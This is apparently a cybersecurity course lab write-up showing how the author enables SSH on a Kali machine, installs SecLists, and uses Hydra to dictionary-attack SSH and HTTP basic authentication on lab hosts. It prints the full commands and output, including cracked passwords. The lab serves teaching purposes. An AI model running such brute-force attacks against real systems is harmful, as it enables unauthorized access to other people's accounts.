EPICODE

CYBERSECURITY COURSE

BY MAX ALDROVANDI

17/05/2024

Web-site: https://epicode.com/it

Locality:

Via dei Magazzini Generali,
6 Roma, Lazio 00154, IT

PRACTICE EXERCISE S6/L4

Track:

Remember that the configuration of services is itself an integral part of the exercise. Today's exercise has a dual purpose:

- To practice using Hydra to crack the authentication of network services.
- To consolidate knowledge of the services themselves through their configuration.


The exercise will be developed in two phases:

- A first phase where together we will see the enabling of an SSH service and the related authentication cracking session with Hydra.
- A second phase where you will be free to configure and crack any of the available network services, e.g. ftp, rdp, telnet, HTTP authentication.


Solution:

SSH configuration and cracking:

- We create a new user on Kali Linux, with the "**adduser**" command.
- We call the user **test_user**, and configure an initial password testpass
- We activate the ssh service with the command sudo service **ssh start**
- The configuration file of the **sshd daemon** can be found at the path **/etc/ssh/sshd_config**, here we can enable root user access in ssh (by default for security reasons it is forbidden), **change** the **port** and **binding address** of the **service**, and change many other options.




```
┌──(kali㉿kali)-[~]
└─$ sudo su
[sudo] password for kali:
┌──(root㉿kali)-[/home/kali]
└─# adduser test_user
info: Adding user `test_user' ...
info: Selecting UID/GID from range 1000 to 59999 ...
info: Adding new group `test_user' (1001) ...
info: Adding new user `test_user' (1001) with group `test_user (1001)' ...
info: Creating home directory `/home/test_user' ...
info: Copying files from `/etc/skel' ...
New password:
Retype new password:
passwd: password updated successfully
Changing the user information for test_user
Enter the new value, or press ENTER for the default
        Full Name []:
        Room Number []:
        Work Phone []:
        Home Phone []:
        Other []:
Is the information correct? [Y/n] y
info: Adding new user `test_user' to supplemental / extra groups `users' ...
info: Adding user `test_user' to group `users' ...

┌──(root㉿kali)-[/home/kali]
└─#
```




```
┌──(kali㉿kali)-[~]
└─$ sudo service ssh start
[sudo] password for kali:

┌──(kali㉿kali)-[~]
└─$
```

- We test the connection in SSH of the newly created user on the system by running the following command: **ssh test_user@ip_kali**, replace Ip_kali with the ip of your machine.
- If the credentials you entered are correct, you should receive the **test_user command prompt** on our Kali.


Workspace 1 Workspace 2 Workspace 3 Workspace 4
test_user@kali
File Actions Edit View Help

```
┌──(kali㉿kali)-[~]
└─$ ssh test_user@192.168.1.25
The authenticity of host '192.168.1.25 (192.168.1.25)' can't be established.
ED25519 key fingerprint is SHA256:cWZM7GWTMCdouodrsqbfAv3YE1mPN5oQsbC93K3jEE8.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? y
Please type 'yes', 'no' or the fingerprint: yes
Warning: Permanently added '192.168.1.25' (ED25519) to the list of known hosts.
test_user@192.168.1.25's password:
Linux kali 6.6.15-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.6.15-2kali1 (2024-04-09) x86_64

The programs included with the Kali GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
┌──(test_user㉿kali)-[~]
└─$ 
```

- We download some common username and password libraries with the command "sudo apt-get install seclists".


Workspace 1 Workspace 2 Workspace 3 Workspace 4
EN
11:12
kali@kali: ~
File Actions Edit View Help

```
┌──(kali㉿kali)-[~]
└─$ sudo apt-get install seclists
[sudo] password for kali:
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following packages were automatically installed and are no longer required:
  fonts-firacode libabsl20220623 libaio1 libboost-dev libboost1.83-dev libfftw3-single3 libkate1 libnsl-dev libopenblas-dev libopenblas-pthread-dev libopenblas0
  libpython3-all-dev libpython3.12 libpython3.12-dev libsnapd-glib-2-1 libtirpc-dev libwpe-1.0-1 libwpebackend-fdo-1.0-1 libxsimd-dev python3-all-dev python3-anyjson
  python3-beniget python3-gast python3-pyatspi python3-pypdf2 python3-pyppeteer python3-pyrsistent python3-pythran python3.12-dev xtl-dev
Use 'sudo apt autoremove' to remove them.
The following NEW packages will be installed:
  seclists
0 upgraded, 1 newly installed, 0 to remove and 937 not upgraded.
Need to get 470 MB of archives.
After this operation, 1,930 MB of additional disk space will be used.
Get:1 http://kali.download/kali kali-rolling/main amd64 seclists all 2024.1-0kali1 [470 MB]
Fetched 470 MB in 1min 29s (5,295 kB/s)
Selecting previously unselected package seclists.
(Reading database ... 482961 files and directories currently installed.)
Preparing to unpack .../seclists_2024.1-0kali1_all.deb ...
Unpacking seclists (2024.1-0kali1) ...
Setting up seclists (2024.1-0kali1) ...
Processing triggers for kali-menu (2023.4.7) ...
Processing triggers for wordlists (2023.2.0) ...
```


- At this point, having verified access, all that remains is to configure **Hydra** for a cracking session.

  We can attack SSH authentication with Hydra with the following command, where -l, and lowercase -p are used if we want to use a single username and password.

  In our case we are going to do a dictionary attack so we will use the -L, -P switches (note that both are capitalized).


```
hydra –L username_list –P password_list IP_KALI –t 4 ssh
```

- we add the -V switch, so that we "live" control Hydra's brute force attempts.



Workspace 1 Workspace 2 Workspace 3 Workspace 4
EN
88% 15:38
kali@kali: ~
File Actions Edit View Help

```
┌──(kali㉿kali)-[~]
└─$ hydra -L Desktop/Usernames.txt -P Desktop/Passwords.txt 192.168.1.25 -t4 ssh -V
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** i
gnore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-06-18 15:36:16
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 4 tasks per 1 server, overall 4 tasks, 8295456000000 login tries (l:8295456/p:1000000), ~2073864000000 tries per task
[DATA] attacking ssh://192.168.1.25:22/
[ATTEMPT] target 192.168.1.25 - login "test_user" - pass "123456" - 1 of 8295456000000 [child 0] (0/0)
[ATTEMPT] target 192.168.1.25 - login "test_user" - pass "password" - 2 of 8295456000000 [child 1] (0/0)
[ATTEMPT] target 192.168.1.25 - login "test_user" - pass "12345678" - 3 of 8295456000000 [child 2] (0/0)
[ATTEMPT] target 192.168.1.25 - login "test_user" - pass "qwerty" - 4 of 8295456000000 [child 3] (0/0)
```




```
[ATTEMPT] target 192.168.1.25 - login "test_user" - pass "mustang" - 23 of 8295456000000 [child 1] (0/0)
[ATTEMPT] target 192.168.1.25 - login "test_user" - pass "1234567890" - 24 of 8295456000000 [child 3] (0/0)
[ATTEMPT] target 192.168.1.25 - login "test_user" - pass "michael" - 25 of 8295456000000 [child 3] (0/0)
[ATTEMPT] target 192.168.1.25 - login "test_user" - pass "654321" - 26 of 8295456000000 [child 2] (0/0)
[ATTEMPT] target 192.168.1.25 - login "test_user" - pass "pussy" - 27 of 8295456000000 [child 0] (0/0)
[ATTEMPT] target 192.168.1.25 - login "test_user" - pass "superman" - 28 of 8295456000000 [child 1] (0/0)
[STATUS] 28.00 tries/min, 28 tries in 00:01h, 8295455999972 to do in 4937771428:34h, 4 active
[ATTEMPT] target 192.168.1.25 - login "test_user" - pass "1qaz2wsx" - 29 of 8295456000000 [child 3] (0/0)
[ATTEMPT] target 192.168.1.25 - login "test_user" - pass "7777777" - 30 of 8295456000000 [child 2] (0/0)
[ATTEMPT] target 192.168.1.25 - login "test_user" - pass "fuckyou" - 31 of 8295456000000 [child 0] (0/0)
[ATTEMPT] target 192.168.1.25 - login "test_user" - pass "121212" - 32 of 8295456000000 [child 1] (0/0)
[ATTEMPT] target 192.168.1.25 - login "test_user" - pass "000000" - 33 of 8295456000000 [child 3] (0/0)
[ATTEMPT] target 192.168.1.25 - login "test_user" - pass "qazwsx" - 34 of 8295456000000 [child 2] (0/0)
[ATTEMPT] target 192.168.1.25 - login "test_user" - pass "123qwe" - 35 of 8295456000000 [child 0] (0/0)
[ATTEMPT] target 192.168.1.25 - login "test_user" - pass "killer" - 36 of 8295456000000 [child 1] (0/0)
[ATTEMPT] target 192.168.1.25 - login "test_user" - pass "trustno1" - 37 of 8295456000000 [child 3] (0/0)
[ATTEMPT] target 192.168.1.25 - login "test_user" - pass "jordan" - 38 of 8295456000000 [child 2] (0/0)
[ATTEMPT] target 192.168.1.25 - login "test_user" - pass "jennifer" - 39 of 8295456000000 [child 0] (0/0)
[ATTEMPT] target 192.168.1.25 - login "test_user" - pass "zxcvbnm" - 40 of 8295456000000 [child 1] (0/0)
[ATTEMPT] target 192.168.1.25 - login "test_user" - pass "asdfgh" - 41 of 8295456000000 [child 3] (0/0)
[ATTEMPT] target 192.168.1.25 - login "test_user" - pass "hunter" - 42 of 8295456000000 [child 2] (0/0)
[ATTEMPT] target 192.168.1.25 - login "test_user" - pass "testpass" - 43 of 8295456000000 [child 0] (0/0)
[ATTEMPT] target 192.168.1.25 - login "test_user" - pass "buster" - 44 of 8295456000000 [child 1] (0/0)
[22][ssh] host: 192.168.1.25   login: test_user   password: testpass
[ATTEMPT] target 192.168.1.25 - login "info" - pass "123456" - 1000001 of 8295456000000 [child 0] (0/0)
[ATTEMPT] target 192.168.1.25 - login "info" - pass "password" - 1000002 of 8295456000000 [child 0] (0/0)
[ATTEMPT] target 192.168.1.25 - login "info" - pass "12345678" - 1000003 of 8295456000000 [child 0] (0/0)
[ATTEMPT] target 192.168.1.25 - login "info" - pass "qwerty" - 1000004 of 8295456000000 [child 0] (0/0)
```

- After a few minutes of waiting, here we have found a valid login.

HTTP service cracking:

We replicate the procedure from before but this time attacking an HTTP service.



Workspace 1 Workspace 2 Workspace 3 Workspace 4
EN
82% 15:54
kali@kali: ~
File Actions Edit View Help

```
┌──(kali㉿kali)-[~]
└─$ hydra -L Desktop/Usernames.txt -P Desktop/Passwords.txt http://192.168.1.40  -t4 -V
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** i
gnore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-06-18 15:53:08
[ERROR] There is no service "http", most likely you mean one of the many web modules, e.g. http-get or http-form-post. Read it up!

┌──(kali㉿kali)-[~]
└─$ hydra -L Desktop/Usernames.txt -P Desktop/Passwords.txt 192.168.1.40 -t4 http-get  -V
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** i
gnore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-06-18 15:53:45
[WARNING] You must supply the web page as an additional option or via -m, default path set to /
[WARNING] Restorefile (you have 10 seconds to abort ... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 4 tasks per 1 server, overall 4 tasks, 8295465295457 login tries (l:8295457/p:1000001), ~2073866323865 tries per task
[DATA] attacking http-get://192.168.1.40:80/
[ATTEMPT] target 192.168.1.40 - login "admin" - pass "123456" - 1 of 8295465295457 [child 0] (0/0)
[ATTEMPT] target 192.168.1.40 - login "admin" - pass "password" - 2 of 8295465295457 [child 1] (0/0)
[ATTEMPT] target 192.168.1.40 - login "admin" - pass "12345678" - 3 of 8295465295457 [child 2] (0/0)
[ATTEMPT] target 192.168.1.40 - login "admin" - pass "qwerty" - 4 of 8295465295457 [child 3] (0/0)
[80][http-get] host: 192.168.1.40   login: admin   password: qwerty
[80][http-get] host: 192.168.1.40   login: admin   password: 123456
[80][http-get] host: 192.168.1.40   login: admin   password: password
[80][http-get] host: 192.168.1.40   login: admin   password: 12345678
[ATTEMPT] target 192.168.1.40 - login "test_user" - pass "123456" - 1000002 of 8295465295457 [child 3] (0/0)
[ATTEMPT] target 192.168.1.40 - login "test_user" - pass "password" - 1000003 of 8295465295457 [child 0] (0/0)
[ATTEMPT] target 192.168.1.40 - login "test_user" - pass "12345678" - 1000004 of 8295465295457 [child 1] (0/0)
[ATTEMPT] target 192.168.1.40 - login "test_user" - pass "qwerty" - 1000005 of 8295465295457 [child 2] (0/0)
[80][http-get] host: 192.168.1.40   login: test_user   password: 123456
[80][http-get] host: 192.168.1.40   login: test_user   password: password
[80][http-get] host: 192.168.1.40   login: test_user   password: qwerty
[ATTEMPT] target 192.168.1.40 - login "info" - pass "123456" - 2000003 of 8295465295457 [child 3] (0/0)
[ATTEMPT] target 192.168.1.40 - login "info" - pass "password" - 2000004 of 8295465295457 [child 0] (0/0)
[80][http-get] host: 192.168.1.40   login: test_user   password: 12345678
[ATTEMPT] target 192.168.1.40 - login "info" - pass "12345678" - 2000005 of 8295465295457 [child 2] (0/0)
[ATTEMPT] target 192.168.1.40 - login "info" - pass "qwerty" - 2000006 of 8295465295457 [child 1] (0/0)
[80][http-get] host: 192.168.1.40   login: info   password: 123456
[80][http-get] host: 192.168.1.40   login: info   password: password
[ATTEMPT] target 192.168.1.40 - login "2000" - pass "123456" - 4000005 of 8295465295457 [child 3] (0/0)
[ATTEMPT] target 192.168.1.40 - login "2000" - pass "password" - 4000006 of 8295465295457 [child 0] (0/0)
[80][http-get] host: 192.168.1.40   login: info   password: qwerty
[80][http-get] host: 192.168.1.40   login: info   password: 12345678
[ATTEMPT] target 192.168.1.40 - login "2000" - pass "12345678" - 4000007 of 8295465295457 [child 1] (0/0)
[ATTEMPT] target 192.168.1.40 - login "2000" - pass "qwerty" - 4000008 of 8295465295457 [child 2] (0/0)
[80][http-get] host: 192.168.1.40   login: 2000   password: password
[80][http-get] host: 192.168.1.40   login: 2000   password: 12345678
[80][http-get] host: 192.168.1.40   login: 2000   password: qwerty
[80][http-get] host: 192.168.1.40   login: 2000   password: 123456
```